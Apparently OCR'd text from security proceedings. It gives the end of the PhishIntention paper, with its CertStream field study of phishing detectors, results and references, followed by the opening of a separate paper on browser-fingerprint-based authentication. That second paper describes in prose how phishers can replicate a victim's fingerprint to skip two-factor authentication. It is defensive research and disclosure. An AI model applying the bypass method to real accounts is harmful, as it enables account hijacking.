We set the similarity threshold t_s to 0.87 based on F-score evaluated on experimental dataset (See Table 9), and let the threshold t_{dep} in Algorithm 1 be 1; i.e., we visit only one-level adjacent webpages. We set the timeout to load a new webpage to 2 seconds, and the threshold for the maximum number of times to emulate user clicks K to 3. We limit the interaction depth and time for efficiency and ethical considerations (by avoiding exhaustive testing on benign webpages).

10.1.1 CertStream URLs

We choose CertStream [1] for feeding the webpage crawling system. CertStream is a free online service which provides users with real-time feeds of URLs issued with new certificates. We then feed those URLs (along with their screenshot and HTML code) to various phishing solutions and analyze (1) how many phishing webpages are detected? and (2) How precise is each solution? The real-world phishing experiment complements offline experimental dataset as phishing kits

Table 7: Defense effectiveness on adversarial attacks on classifiers: The accuracy loss with and without the defense (N.D. for no defense and Def for defense). The original accuracy of CRP classifier and OCR Siamese model are 0.95 and 0.98.

Model	I-FGSM		I-StepLL		C&W L2		DeepFool		BPDA	
	N.D.	Def	N.D.	Def	N.D.	Def	N.D.	Def	N.D.	Def
CRP Classifier	↓0.95	↓0.0	↓0.95	↓0.0	↓0.40	↓0.0	↓0.95	↓0.0	↓0.95	↓0.07
OCR Siamese Model	↓0.98	↓0.0	↓0.98	↓0.0	↓0.98	↓0.0	↓0.98	↓0.0	↓0.98	↓0.01

Table 8: Defense effectiveness on adversarial attacks on object detectors

Model	Original mAP	DAG without Defense	DAG with Defense
AWL Detector	56.7	↓8.6	↓0.4
CRP-Transition Locator	44.6	↓13.4	↓0.6

keep evolving, which allows us to evaluate approaches on the most recent phishing attacks.

10.1.2 Baselines and Manual Validation

We run the baselines (listed in Table 2) with the configurations described in Section 10.1. The discovery experiment is carried out for two months starting from April 2021. We hired two students with two years of web security experience to manually evaluate the reported phishing URLs. Specifically, we built a Telegram service to push the detected phishing webpages (screenshots with annotated target brands) to their mobiles; and the students provided feedback independently on each sample, reporting phishing, benign, or unsure. The students see only screenshot annotated with explanation; we also provided them virtual machine to visit corresponding URL when interactions were needed. For the inconclusive samples, we invited another security expert to discuss with them to come to a final consensus. Furthermore, for each confirmed phishing webpage, we use VirusTotal [4] service to investigate whether any one of its 89 engines (e.g., Google Safe Browsing) report the given webpage as malicious or phishing. If not, we report it as a phishing attempt *not reported by VirusTotal*.

10.1.3 System Design

Figure 16 presents the distributed system we design for this experiment. Our crawler keeps crawling the URLs fed from CertStream as a "producer". Moreover, we use multiple VPNs to access the same URL to mitigate the effect of cloaking techniques [31, 72]. The URL, its HTML code and its screenshot are stored in a database node. Each phishing solution is deployed in a separate node as a "consumer" to predict on the webpages. The rationale is that the speed of crawler is much faster than some phishing solutions. Once a phishing solution reports a phishing webpage, it will push the notification through Telegram to the mobiles of our evaluators. Their labels on the webpages will be sent back to the server.

Table 9: Threshold t_s Selection

Threshold	0.7	0.83	0.85	0.87	0.90	0.93
F-score	0.8278	0.9973	0.9978	**0.9979**	0.9977	0.9971




Figure 16: Distributed system designed for the field study.

10.2 Results

Figure 17 presents the results of our phishing discovery experiment. Evidently, PhishIntention and Phishpedia outperform the rest in reporting real phishing webpages; whereas, the number of false positives of other solutions are way too high for them to be of practical use. Specifically, Phishpedia reports 3,104 phishing webpages, of which 2,071 are true positives, and 1,514 are not reported by VirusTotal. In contrast, PhishIntention reports 2,081 as phishing, with 1,942 of them being true positives and 1,368 not reported by VirusTotal. It indicates that many emerging phishing webpages are missed by all the industrial anti-phishing solutions in VirusTotal (e.g., Google Safe Browsing and Kapaskey), confirming the results in recent studies [52, 55].

PhishIntention has a much higher precision than Phishpedia (6.7% vs. 33.3% FPR). In other words, PhishIntention generates 86.5% less false alerts than Phishpedia. Among the 1,942 reported real phishing webpages by PhishIntention, 138 of them (i.e., 7.1%) are contributed by dynamic analysis. Figure 18 shows the number of targeted brands of all the discovered phishing webpages detected by PhishIntention. These phishing webpages are distributed among 136 brands. The distribution has a long-tail shape, wherein the top 10 brands cover 70.1% phishing webpages and top 20 brands cover 80.4% phishing webpages.

Moreover, our investigation shows that Phishpedia and PhishIntention have some overlapping as well as different results; this is depicted in Figure 19. We observe that, to achieve much higher precision, the trade-off that PhishIntention makes is considerably low — it misses only 6.22% of phishing webpages detected by Phishpedia.

The reasons for PhishIntention's false positives and false negatives are covered in our discussion in Section 6.4 and our website [7]. However, we observe that PhishIntention has additional false negatives in the field study. Unlike Phishpedia,




Figure 17: Phishing discovery results.Top-1K webpages are selected based on confidence provided by each solution.




Figure 18: Distribution of brands of discovered phishing webpages. Top five brands are Microsoft (751), Facebook (146), HSBC Bank (110), Amazon (89), and Instagram (58).

PhishIntention will not report dead phishing webpages, as it needs to interact with non-CRPs to confirm the credential-taking intention. However, the system design (Figure 16) may sometimes prevent PhishIntention from interacting with a phishing webpage in time before it expires. As per Figure 16, to ensure all the approaches work on the same webpages as much as possible, our crawling system (as producer) stores downloaded webpages in a database, and different phishing solutions (as consumers) analyze the stored webpages. This causes some webpages to wait in the queue for hours (potentially making a few of them obsolete) before being processed by the phishing solutions. Note that, this design only affects PhishIntention as other solutions work on the offline webpage screenshots. PhishIntention may realize less false negatives if allowed to interact with webpages in real-time.

11 Discussions

Diversified Intention. The intention of a webpage to require credential can be more diversified than those considered in this work. For example, some phishing webpages can use a new form of UI, (e.g., QR code), to retrieve credentials. Thus, a more enriched intention detector is required in the future.

Diversified Interaction Model. Our approach requires confirming the credential-requiring intention of a webpage through webpage interaction. However, some phishing webpages require different interaction methods to proceed to the next page, e.g., a CAPTCHA can block the interaction of PhishIntention. A remedy is to build a more sophisticated *webpage interaction model*.



(a) True Positives (b) False Positives

Figure 19: Overlaps and differences in phishing webpages reported by Phishpedia (red) and PhishIntention (blue).

Practical Deployment. The effort to train PhishIntention can be referred in Appendix A.1. To maintain the model performance (e.g., to learn new logos/layouts), we can employ online learning techniques [12] on the models at a fixed frequency (e.g., every three months) with the collected false positives and false negatives.

Extension to Other Web-security Problems. We envision PhishIntention's framework to be useful in other applications:

- Drive-by-download detection, to recognize malicious intention of the downloading-buttons.
- Malicious link detection, to recognize the redirection links to other illegal webpages.

By interacting with those webpages, an agent can help us confirm their intentions by actually playing as a victim in the sandbox, improving the confidence and the explainability.

12 Conclusions

We proposed PhishIntention to identify and explain phishing webpages through static and dynamic analysis. The heterogeneous solution extracts brand and credential-taking intentions of phishing webpages. Our experiments on a large dataset and field study demonstrated the effectiveness of PhishIntention over existing solutions. In the future, we will apply PhishIntention into an online phishing monitoring system to collect active phishing kits, and study their runtime behaviors with various program analysis techniques [42–44, 65].

Acknowledgement

We thank the anonymous reviewers who help us to improve this work. This research is supported by the National Research Foundation, Prime Minister's Office, Singapore under its Corporate Laboratory@University Scheme, National University of Singapore, and Singapore Telecommunications Ltd, the Minister of Education, Singapore (T2EP20120-0019,

T1-251RES1901, MOET32020-0004), the National Research Foundation Singapore through its National Satellite of Excellence in Trustworthy Software Systems office (NSOE-TSS2019-05).

References

[1] CertStream Service. https://certstream.calidog.io/.

[2] Google Safe Browsing API. https://developers.google.com/safe-browsing/v4.

[3] Phishpedia Site. https://sites.google.com/view/phishpedia-site/home.

[4] VirusTotal. https://www.virustotal.com/gui/.

[5] VisualPhishNet Github Repository. https://github.com/S-Abdelnabi/VisualPhishNet.

[6] OpenPhish. https://www.openphish.com/, October 2020.

[7] Anonymous PhishIntention Website. https://sites.google.com/view/phishintention/home, 2021.

[8] Google Safe Browsing. https://safebrowsing.google.com, 2021.

[9] Helium. https://github.com/mherrmann/selenium-python-hel, 2021.

[10] Sahar Abdelnabi, Katharina Krombholz, and Mario Fritz. VisualPhishNet: Zero-Day Phishing Website Detection by Visual Similarity. In *Proc. ACM CCS*, 2020.

[11] Sadia Afroz and Rachel Greenstadt. Phishzoo: Detecting phishing websites by looking at them. In *2011 IEEE fifth International Conf. on Semantic Computing*.

[12] Terry Anderson. *The theory and practice of online learning*. Athabasca University Press, 2008.

[13] Anish Athalye, Nicholas Carlini, and David Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *ICML*, pages 274–283. PMLR, 2018.

[14] Simon Bell and Peter Komisarczuk. An Analysis of Phishing Blacklists: Google Safe Browsing, OpenPhish, and PhishTank. In *Proc. Australasian Computer Science Week Multiconference*, 2020.

[15] Marzieh Bitaab, Haehyun Cho, Adam Oest, Penghui Zhang, Zhibo Sun, Rana Pourmohamad, Doowon Kim, Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, et al. Scam pandemic: How attackers exploit public fear through phishing. In *2020 APWG eCrime*, pages 1–10. IEEE.

[16] Ahmet Selman Bozkir and Murat Aydos. Logosense: A companion hog based logo detection scheme for phishing web page and e-mail brand recognition. *Computers & Security*, 95:101855, 2020.

[17] Ebubekir Buber, Banu Diri, and Ozgur Koray Sahingoz. Nlp based phishing attack detection from urls. In *International Conference on Intelligent Systems Design and Applications*, pages 608–618. Springer, 2017.

[18] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *2017 IEEE S&P*, pages 39–57.

[19] Sen Chen, Lingling Fan, Chunyang Chen, Minhui Xue, Yang Liu, and Lihua Xu. Gui-squatting attack: Automated generation of android phishing apps. *IEEE Trans. on Dependable and Secure Computing*, 2019.

[20] Igino Corona, Battista Biggio, Matteo Contini, Luca Piras, Roberto Corda, Mauro Mereu, Guido Mureddu, Davide Ariu, and Fabio Roli. Deltaphish: Detecting phishing webpages in compromised websites. In *Proc. ESORICS*, pages 370–388, 2017.

[21] Marco Cova, Christopher Kruegel, and Giovanni Vigna. There is no free phish: An analysis of "free" and live phishing kits. *WOOT*, 8:1–8, 2008.

[22] Kostas Drakonakis, Sotiris Ioannidis, and Jason Polakis. The cookie hunter: Automated black-box auditing for web authentication and authorization flaws. In *Proc. ACM CCS*, pages 1953–1970, 2020.

[23] Anthony Y Fu, Liu Wenyin, and Xiaotie Deng. Detecting phishing web pages with visual similarity assessment based on earth mover's distance (EMD). *IEEE Trans. on Dependable and Secure Computing*, 2006.

[24] Sujata Garera, Niels Provos, Monica Chew, and Aviel D Rubin. A framework for detection and measurement of phishing attacks. In *Proc. ACM workshop on Recurring malcode*, pages 1–8, 2007.

[25] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572*, 2014.

[26] Ankush Gupta, Andrea Vedaldi, and Andrew Zisserman. Synthetic data for text localisation in natural images. In *Proc. IEEE CVPR*, pages 2315–2324, 2016.

[27] Xiao Han, Nizar Kheir, and Davide Balzarotti. Phisheye: Live monitoring of sandboxed phishing kits. In *Proc. ACM CCS*, pages 1402–1413, 2016.

[28] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Identity mappings in deep residual networks. In *ECCV*, pages 630–645. Springer, 2016.

[29] Grant Ho, Asaf Cidon, Lior Gavish, Marco Schweighauser, Vern Paxson, Stefan Savage, Geoffrey M Voelker, and David Wagner. Detecting and characterizing lateral phishing at scale. In *28th USENIX Security Symposium*, pages 1273–1290, 2019.

[30] Grant Ho, Aashish Sharma, Mobin Javed, Vern Paxson, and David Wagner. Detecting credential spearphishing in enterprise settings. In *26th USENIX Security Symposium*, pages 469–485, 2017.

[31] Luca Invernizzi, Kurt Thomas, Alexandros Kapravelos, Oxana Comanescu, Jean-Michel Picod, and Elie Bursztein. Cloak of visibility: Detecting when machines browse a different web. In *Proc. IEEE S&P*, 2016.

[32] Noman Islam, Zeeshan Islam, and Nazia Noor. A survey on optical character recognition system. *arXiv preprint arXiv:1710.05703*, 2017.

[33] Max Jaderberg, Karen Simonyan, Andrea Vedaldi, and Andrew Zisserman. Synthetic data and artificial neural networks for natural scene text recognition. *arXiv preprint arXiv:1406.2227*, 2014.

[34] Mahmoud Khonji, Youssef Iraqi, and Andrew Jones. Phishing detection: a literature survey. *IEEE Communications Surveys & Tutorials*, 15(4):2091–2121, 2013.

[35] Alexander Kolesnikov, Lucas Beyer, Xiaohua Zhai, Joan Puigcerver, Jessica Yung, Sylvain Gelly, and Neil Houlsby. Big transfer (bit): General visual representation learning. *arXiv preprint arXiv:1912.11370*, 6(2):8, 2019.

[36] Alexey Kurakin, Ian Goodfellow, Samy Bengio, et al. Adversarial examples in the physical world, 2016.

[37] Hung Le, Quang Pham, Doyen Sahoo, and Steven CH Hoi. URLNet: Learning a URL representation with deep learning for malicious URL detection. *arXiv preprint arXiv:1802.03162*, 2018.

[38] Jehyun Lee, Farren Tang, Pingxiao Ye, Fahim Abbasi, Phil Hay, and Dinil Mon Divakaran. D-Fence: A Flexible, Efficient, and Comprehensive Phishing Email Detection System. In *IEEE EuroS&P*, 2021.

[39] Jehyun Lee, Pingxiao Ye, Ruofan Liu, Dinil Mon Divakaran, and Mun Choon Chan. Building robust phishing detection system: an empirical analysis. *NDSS MADWeb*, 2020.

[40] Yukun Li, Zhenguo Yang, Xu Chen, Huaping Yuan, and Wenyin Liu. A stacking model using URL and HTML features for phishing webpage detection. *Future Generation Computer Systems*, 94:27–39, 2019.

[41] Yun Lin, Ruofan Liu, Dinil Mon Divakaran, Jun Yang Ng, Qing Zhou Chan, Yiwen Lu, Yuxuan Si, Fan Zhang, and Jin Song Dong. Phishpedia: A hybrid deep learning based approach to visually identify phishing webpages. In *30th USENIX Security Symposium*, 2021.

[42] Yun Lin, You Sheng Ong, Jun Sun, Gordon Fraser, and Jin Song Dong. Graph-based seed object synthesis for search-based unit testing. In *European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 1068–1080, 2021.

[43] Yun Lin, Jun Sun, Gordon Fraser, Ziheng Xiu, Ting Liu, and Jin Song Dong. Recovering fitness gradients for interprocedural boolean flags in search-based testing. In *International Symposium on Software Testing and Analysis*, pages 440–451, 2020.

[44] Yun Lin, Jun Sun, Yinxing Xue, Yang Liu, and Jinsong Dong. Feedback-based debugging. In *International Conference on Software Engineering (ICSE)*, pages 393–403. IEEE, 2017.

[45] G Lowe. Sift-the scale invariant feature transform. *Int. J*, 2(91-110):2, 2004.

[46] Christian Ludl, Sean McAllister, Engin Kirda, and Christopher Kruegel. On the effectiveness of techniques to detect phishing sites. In *International Conf. on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 20–39. Springer, 2007.

[47] Claudio Marforio, Ramya Jayaram Masti, Claudio Soriente, Kari Kostiainen, and Srdjan Capkun. Evaluation of personalized security indicators as an anti-phishing mechanism for smartphone applications. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*, pages 540–551.

[48] Claudio Marforio, Ramya Jayaram Masti, Claudio Soriente, Kari Kostiainen, and Srdjan Capkun. Hardened setup of personalized security indicators to counter phishing attacks in mobile banking. In *Proceedings of the 6th Workshop on Security and Privacy in Smartphones and Mobile Devices*, pages 83–92, 2016.

[49] Eric Medvet, Engin Kirda, and Christopher Kruegel. Visual-similarity-based phishing detection. In *Proc. SecureComm*, pages 1–6, 2008.

[50] Seyed-Mohsen Moosavi-Dezfooli, Alhussein Fawzi, and Pascal Frossard. Deepfool: a simple and accurate method to fool deep neural networks. In *Proc. IEEE CVPR*, pages 2574–2582, 2016.

[51] Adam Oest, Yeganeh Safaei, Adam Doupé, Gail-Joon Ahn, Brad Wardman, and Kevin Tyers. Phishfarm: A scalable framework for measuring the effectiveness of

evasion techniques against browser phishing blacklists. In *Proc. IEEE S&P*, 2019.

[52] Adam Oest, Yeganeh Safaei, Penghui Zhang, Brad Wardman, Kevin Tyers, Yan Shoshitaishvili, and Adam Doupé. Phishtime: Continuous longitudinal measurement of the effectiveness of anti-phishing blacklists. In *29th USENIX Security Symposium*, 2020.

[53] Adam Oest, Yeganeh Safei, Adam Doupé, Gail-Joon Ahn, Brad Wardman, and Gary Warner. Inside a phisher's mind: Understanding the anti-phishing ecosystem through phishing kit analysis. In *2018 APWG eCrime*.

[54] Adam Oest, Penghui Zhang, Brad Wardman, Eric Nunes, Jakub Burgis, Ali Zand, Kurt Thomas, Adam Doupé, and Gail-Joon Ahn. Sunrise to sunset: Analyzing the end-to-end life cycle and effectiveness of phishing attacks at scale. In *29th USENIX Security Symposium*, 2020.

[55] Peng Peng, Limin Yang, Linhai Song, and Gang Wang. Opening the blackbox of virustotal: Analyzing online phishing scan engines. In *Proc. ACM IMC*, pages 478–485, 2019.

[56] Shaoqing Ren, Kaiming He, Ross Girshick, and Jian Sun. Faster R-CNN: Towards real-time object detection with region proposal networks. *arXiv preprint arXiv:1506.01497*, 2015.

[57] Angelo PE Rosiello, Engin Kirda, Fabrizio Ferrandi, et al. A layout-similarity-based approach for detecting phishing pages. In *Proc. SecureComm*, 2007.

[58] Baoguang Shi, Mingkun Yang, Xinggang Wang, Pengyuan Lyu, Cong Yao, and Xiang Bai. Aster: An attentional scene text recognizer with flexible rectification. *IEEE Trans. on pattern analysis and machine intelligence*, 41(9):2035–2048, 2018.

[59] Gianluca Stringhini and Olivier Thonnard. That ain't you: Blocking spearphishing through behavioral modelling. In *International Conf. on Detection of Intrusions and Malware, and Vulnerability Assessment*, 2015.

[60] Ke Tian, Steve TK Jan, Hang Hu, Danfeng Yao, and Gang Wang. Needle in a haystack: Tracking down elite phishing domains in the wild. In *Proc. ACM IMC*, 2018.

[61] Gaurav Varshney, Manoj Misra, and Pradeep K Atrey. A survey and classification of web phishing detection schemes. *Security and Communication Networks*, 9(18):6266–6284, 2016.

[62] Rakesh Verma and Keith Dyer. On the character of phishing urls: Accurate and robust statistical learning classifiers. In *Proc. ACM Conf. on Data and Application Security and Privacy*, 2015.

[63] M Vijayalakshmi, S Mercy Shalinie, Ming Hour Yang, et al. Web phishing detection techniques: a survey on the state-of-the-art, taxonomy and future directions. *IET Networks*, 9(5):235–246, 2020.

[64] Ge Wang, He Liu, Sebastian Becerra, Kai Wang, Serge J Belongie, Hovav Shacham, and Stefan Savage. *Verilogo: Proactive phishing detection via logo recognition*. Department of Computer Science and Engineering, University of California, 2011.

[65] Haijun Wang, Yun Lin, Zijiang Yang, Jun Sun, Yang Liu, Jin Song Dong, Qinghua Zheng, and Ting Liu. Explaining regressions via alignment slicing and mending. *IEEE Transactions on Software Engineering*, 2019.

[66] Haofan Wang, Zifan Wang, Mengnan Du, Fan Yang, Zijian Zhang, Sirui Ding, Piotr Mardziel, and Xia Hu. Score-CAM: Score-weighted visual explanations for convolutional neural networks. In *Proc. CVPR workshop*, pages 24–25, 2020.

[67] Jing Wang, Weiqing Min, Sujuan Hou, Shengnan Ma, Yuanjie Zheng, Haishuai Wang, and Shuqiang Jiang. Logo-2k+: A large-scale logo dataset for scalable logo classification. In *Proc. of the AAAI Conference on Artificial Intelligence*, volume 34, pages 6194–6201, 2020.

[68] Yuxin Wu, Alexander Kirillov, Francisco Massa, Wan-Yen Lo, and Ross Girshick. Detectron2. https://github.com/facebookresearch/detectron2, 2019.

[69] Guang Xiang, Jason Hong, Carolyn P Rose, and Lorrie Cranor. Cantina+ a feature-rich machine learning framework for detecting phishing web sites. *ACM Trans. on Information and System Security (TISSEC)*, 14(2):1–28, 2011.

[70] Cihang Xie, Jianyu Wang, Zhishuai Zhang, Yuyin Zhou, Lingxi Xie, and Alan Yuille. Adversarial examples for semantic segmentation and object detection. In *Proc. IEEE ICCV*, pages 1369–1378, 2017.

[71] Changhoon Yoon, Kwanwoo Kim, Yongdae Kim, Seungwon Shin, and Sooel Son. Doppelgängers on the dark web: A large-scale assessment on phishing hidden web services. In *Proc. WWW*, pages 2225–2235, 2019.

[72] Penghui Zhang, Adam Oest, Haehyun Cho, Zhibo Sun, RC Johnson, Brad Wardman, Shaown Sarker, Alexandros Kapravelos, Tiffany Bao, Ruoyu Wang, et al. Crawlphish: Large-scale analysis of client-side cloaking techniques in phishing. In *Proc. IEEE S&P*, 2021.




Figure 20: Experiment structure: relations among research questions, models, and datasets

A Appendix

A.1 Hardware Configuration

AWL detection model and CRP-Transition location model are trained with a Faster R-CNN object detector using Detectron2 framework [68]. The OCR-aided Siamese model and CRP classifier are trained using ResNetV2-50 architecture [28, 35]. All deep learning models are trained on an Ubuntu16.04 server with Xeon Silver 4108 (1.8GHz), 128G DDR4 RAM, and NVIDIA Tesla V100 GPU, which takes us 10 hours, 1 hour, 11 hours, and 1 hour to train AWL detector, CRP classifier, CRP-transition locator, OCR-aided Siamese model.

A.2 Dataset Description

As shown in Figure 20, data sources are summarized as below:
Experiment dataset: 25K benign + 25K CRP phishing webpage dataset: See Table 1, from Phishpedia dataset [41].
CRP-Transition locator (hybrid) evaluation set:
(1) 3,310 non-CRP phishing webpage dataset; (2) 1,003 wild benign non-CRP webpage dataset: homepages are collected online from 1K well-known brands.
CRP-Transition locator (Deep Learning part):
(1) 1,210 test set: 445 non-CRP phishing + 765 non-CRP benign, sampled from Phishpedia dataset; (2) 4,843 training set: 1774 non-CRP phishing + 3069 non-CRP benign, sampled from Phishpedia dataset; (3) 10K pre-training set: 10K websites with CRP buttons overlaid
CRP classifier and AWL detector:
(1) 901 test set: 901 webpages labelled with layout and CRP class, sampled from Phishpedia dataset; (2) 8,109 training set: webpages labelled with layout and CRP class, sampled from Phishpedia dataset.
OCR-aided Siamese model:
(1) 2,000 test set: 2,000 logos cropped from 1K benign + 1K phishing; cropped from Phishpedia dataset; (2) 3,061 training set: logo target list is from Phishpedia logo target list of 277 brands; also used as reference logo matching list in real deployment; (3) 167,140 pre-training set: Logo2k+ dataset [67].

Phish in Sheep's Clothing: Exploring the Authentication Pitfalls of Browser Fingerprinting

Xu Lin, Panagiotis Ilia, Saumya Solanki, and Jason Polakis
University of Illinois at Chicago, {xlin48, pilia, ssolan5, polakis}@uic.edu

Abstract

As users navigate the web they face a multitude of threats; among them, attacks that result in account compromise can be particularly devastating. In a world fraught with data breaches and sophisticated phishing attacks, web services strive to fortify user accounts by adopting new mechanisms that identify and prevent suspicious login attempts. More recently, browser fingerprinting techniques have been incorporated into the authentication workflow of major services as part of their decision-making process for triggering additional security mechanisms (e.g., two-factor authentication).

In this paper we present the first comprehensive and in-depth exploration of the security implications of *real-world* systems relying on browser fingerprints for authentication. Guided by our investigation, we develop a tool for automatically constructing fingerprinting vectors that replicate the process of target websites, enabling the extraction of fingerprints from users' devices that *exactly* match those generated by target websites. Subsequently, we demonstrate how *phishing* attackers can replicate users' fingerprints on *different* devices to deceive the risk-based authentication systems of *high-value* web services (e.g., cryptocurrency trading) to *completely bypass two-factor authentication*. To gain a better understanding of whether attackers can carry out such attacks, we study the evolution of browser fingerprinting practices in phishing websites over time. While attackers do not generally collect all the necessary fingerprinting attributes, unfortunately that is not the case for attackers targeting certain financial institutions where we observe an increasing number of phishing sites capable of pulling off our attacks. To address the significant threat posed by our attack, we have disclosed our findings to the vulnerable vendors.

1 Introduction

The web plays a pivotal role in many facets of everyday life, and ensuring that user accounts and the sensitive data found therein are protected is of paramount importance. Consequently, account hijacking attacks pose a serious threat to users. In fact, OWASP reports *broken authentication* as the second biggest risk in its list of top web application risks [11]. Additionally, phishing remains the most common account compromise vector for major web services [23, 68].

To prevent unauthorized access, online services often employ various forms of risk-based authentication mechanisms, which attempt to identify suspicious login attempts [74] (e.g., based on the geolocation of the IP address [58]). When such attempts are detected, services can take different courses of action, with two-factor authentication (2FA) being the de facto defense for fortifying accounts against hijacking attacks. In most cases 2FA significantly raises the bar, as attackers will also need to obtain the second factor. Indeed, a study of over 350K real-world hijacking attempts against Google accounts found that device-based 2FA blocks more than 94% of the attempts that originate from phishing attacks [30].

However, due to the usability challenges and friction [73] introduced by 2FA [60], sites may attempt to minimize the inconvenience by reducing the frequency of 2FA challenges so that they are only shown when a login attempt presents some risk. If the site determines that the user entering the credentials is indeed the account owner, it will not trigger 2FA. To achieve that, sites gather information about the user's "environment" during the authentication process. More recently, as browser fingerprinting [46] has gained significant traction as a web tracking vector [16], such device fingerprints have been incorporated into the risk analysis process so as to augment authentication. During the login workflow websites can collect the user's device fingerprints (e.g., installed fonts, canvas rendering) and compare them to the fingerprints collected during a previous legitimate browsing session. If the values match, this is a strong indication that the login attempt is legitimate and the website can refrain from showing a 2FA challenge.

Unfortunately, the inherent characteristics of browser fingerprints that render them an attractive authentication-augmenting factor also lend them to being used against the authentication process itself. This dichotomy forms the key motivation behind our research. Specifically, browser fingerprints can be trivially generated by *any* website the user visits through a series

of JavaScript functions, and certain fingerprinting attributes remain stable over time [71]. Accordingly, malicious websites can collect users' fingerprints and use them to mimic the user's device, thus negating the protection offered by additional authentication mechanisms. While many attacks can lead to account hijacking (e.g., credential stuffing [69], cookie hijacking [36, 62, 63]) our main threat model is that of an attacker that has deployed a phishing website, which the victim user visits.

In this paper we provide the first, to the best of our knowledge, empirical *real-world* analysis of the security implications of leveraging browser fingerprints for augmenting the authentication process. Specifically, we provide an in-depth investigation of how high-value web services rely on browser fingerprints, and detail how attackers can generate and misuse a user's fingerprints to completely bypass two-factor authentication. First, we explore popular websites across different high-value categories (e.g., banking, tax-related) and identify those that leverage fingerprints during the login process, using a combination of static and dynamic analysis. Guided by our findings, we build a browser extension that identifies and "extracts" the fingerprinting process deployed by a website and automatically generates the code that will calculate the exact fingerprint that the website would create for a specific device. This includes techniques like canvas fingerprinting, which require specific input data and parameters to produce an identical fingerprint. We then incorporate the fingerprinting code of targeted websites into a testing website; when a user visits the website it generates the user's fingerprint for each target website. Subsequently, we visit each website from a *different device* (i.e., the attacker's device) and try to log into the user's account by providing the correct credentials. To mimic the user's device, we develop an extension that loads the user's corresponding fingerprints for a given website and mimics all the fingerprinting attributes that the target website collects. This manipulates the website into considering the attacker's device to be a *known* device and deciding that 2FA should not be triggered.

We experimentally evaluate our attack against popular and highly-valuable websites across different categories and provide an in-depth analysis and assessment of the inner workings of risk-based authentication systems. While our study reveals that reliance on browser fingerprints as a strong signal during the authentication process is not yet widespread, it is common among *critical* and *high value* services (e.g., financial). We are able to bypass the security offered by risk-based authentication in ten of the 16 (62.5%) popular services we tested (including a bank, a credit card company, and a cryptocurrency trading service). In practice, our attack is only ineffective against a subset of the services that require the attacker to obtain an IP address used by the victim in the past. Finally, we conduct an extensive exploration of the phishing ecosystem and identify rampant deployment of browser fingerprinting, including advanced techniques. Our analysis reveals that phishers already collect sufficient information to carry out our attacks in a subset of the analyzed websites.

